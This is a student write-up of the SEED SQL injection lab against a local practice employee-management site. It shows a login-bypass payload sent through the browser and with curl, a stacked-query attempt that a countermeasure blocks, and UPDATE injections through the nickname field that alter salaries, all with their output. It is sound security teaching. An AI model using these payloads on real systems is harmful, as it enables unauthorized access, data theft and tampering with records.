Exploiting SQL injection vulnerabilities

Aim

The aim of this lab is to find ways to exploit SQL injection vulnerabilities in a given web application, demonstrate the damage that can be achieved and master techniques to defend against such attacks.

Introduction and Background

The focus of this lab is to demonstrate methods to exploit sql injection vulnerabilities. SQL injection is a technique through which attackers can execute malicious SQL statements generally referred to as malicious payload. We try two different attacks - SQL injection attack on SELECT statement and SQL injection attack on UPDATE statements. We use 2 containers to set up the lab environment. One for hosting the vulnerable web application and the other for hosting the database for the web application. Once we destroy a container all the data inside is lost, but we do want to keep our data in the MySQL database. To achieve this we mount the data folder on the host machine. Thus, even if a container is destroyed the data folder on the host machine still remains. For our web application we use a simple employee management application. There are two roles in the web application - administrator and employee.

Methods

First we get familiar with SQL commands. To start with we login to our mysql container and load up the existing database. We attempt different queries on this database.

Now, we attempt multiple SQL injection attacks on SELECT statements. Our first goal is to attempt an SQL injection from the webpage. We want to log into the web application as admin from the login page. Next, we attempt to do the same from the command line. To accomplish this we use curl, which is used to send http requests to the web application. Finally, along with stealing information from the database, we also want to modify the database. We attempt to do this by executing 2 SQL statements from the login page at the same time.


Lastly, we attempt multiple SQL injection attacks on UPDATE statements. Our first goal is to modify our own salary. In this exercise we are admin and we will be modifying our own salary. Next, we modify our co-worker’s salary and reduce it.

Results and Discussion

To familiarize ourselves with SQL we try to find all information related to employee name Alice. In this exercise, we are Alice. We print all the info about Alice using the following command.

```
mysql> select * from credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+------------+---------+-------+--------
-+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+-------+-------+--------+-------+----------+------------+---------+-------+--------
-+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+------------+---------+-------+--------
-+------------------------------------------+
1 row in set (0.00 sec)
```

Now we attempt SQL injection attacks on SELECT statements. First we attempt to login as admin from the web page. We succeed in doing this and gain access to all the information about all employees.




www.seed-server.com/unsafe_home.php?username=admin'+or+'+1%3D1&Pass

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


Next, we attempt to do the same from the command line. After the curl command is executed, we are returned with an html code with all the employee information.



```
[11/03/21]seed@VM:~/.../Labsetup$ curl --noproxy www.seed-server.com 'www.seed-server.com/u
nsafe_home.php?username=admin%27%20or%20%27%201=1&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two m
enu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap wi
th a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with erro
r login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script ad
ding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
```




```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA
055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heigh
t: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='na
v-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(curre
nt)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'
>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='n
av-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text
-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered
```



```
nt)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'
>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='n
av-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text
-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered
'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th sc
ope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>N
ickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Numbe
r</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/
20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby<
/th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><t
d></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>9899
3524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</
td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr
><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></
td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000<
/td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
      <br><br>
       <div class="text-center">
         <p>
           Copyright &copy; SEED LABs
         </p>
       </div>
     </div>
     <script type="text/javascript">
     function logout(){
       location.href = "logoff.php";
     }
     </script>
```


Finally, we try to send 2 SQL commands through the login page, but we end up failing. This is attributed to a countermeasure which prevents us from running 2 SQL commands at the same time.



SQLi Lab
www.seed-server.com/unsafe_home.php?username=+Boby%3B+UPDATE+crede
70%
SEED LABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'BOBBER' WHERE name='Boby' ;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd8' at line 3]\n


Lastly, we attempt SQL injection attacks on UPDATE statements. To do this we need to login first and access the edit profile page. This is because when employees fill in and submit this form, it executes an SQL UPDATE query in the backend. Thus, we type in our malicious SQL commands in one of the fields and it will execute it. First, we try to modify our (admin) salary.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	3333	3/5	43254314				

Copyright © SEED LABs




Admin's Profile Edit

NickName	',salary='6666
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	6666	3/5	43254314				

Copyright © SEED LABs


Next, we decrease Ryan's salary to 0$. The command is submitted through the nickname field.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	6666	3/5	43254314				


Copyright © SEED LABs



Admin's Profile Edit

NickName	',Salary='0' where Name='Ryaı
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	0	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	6666	3/5	43254314				

Copyright © SEED LABs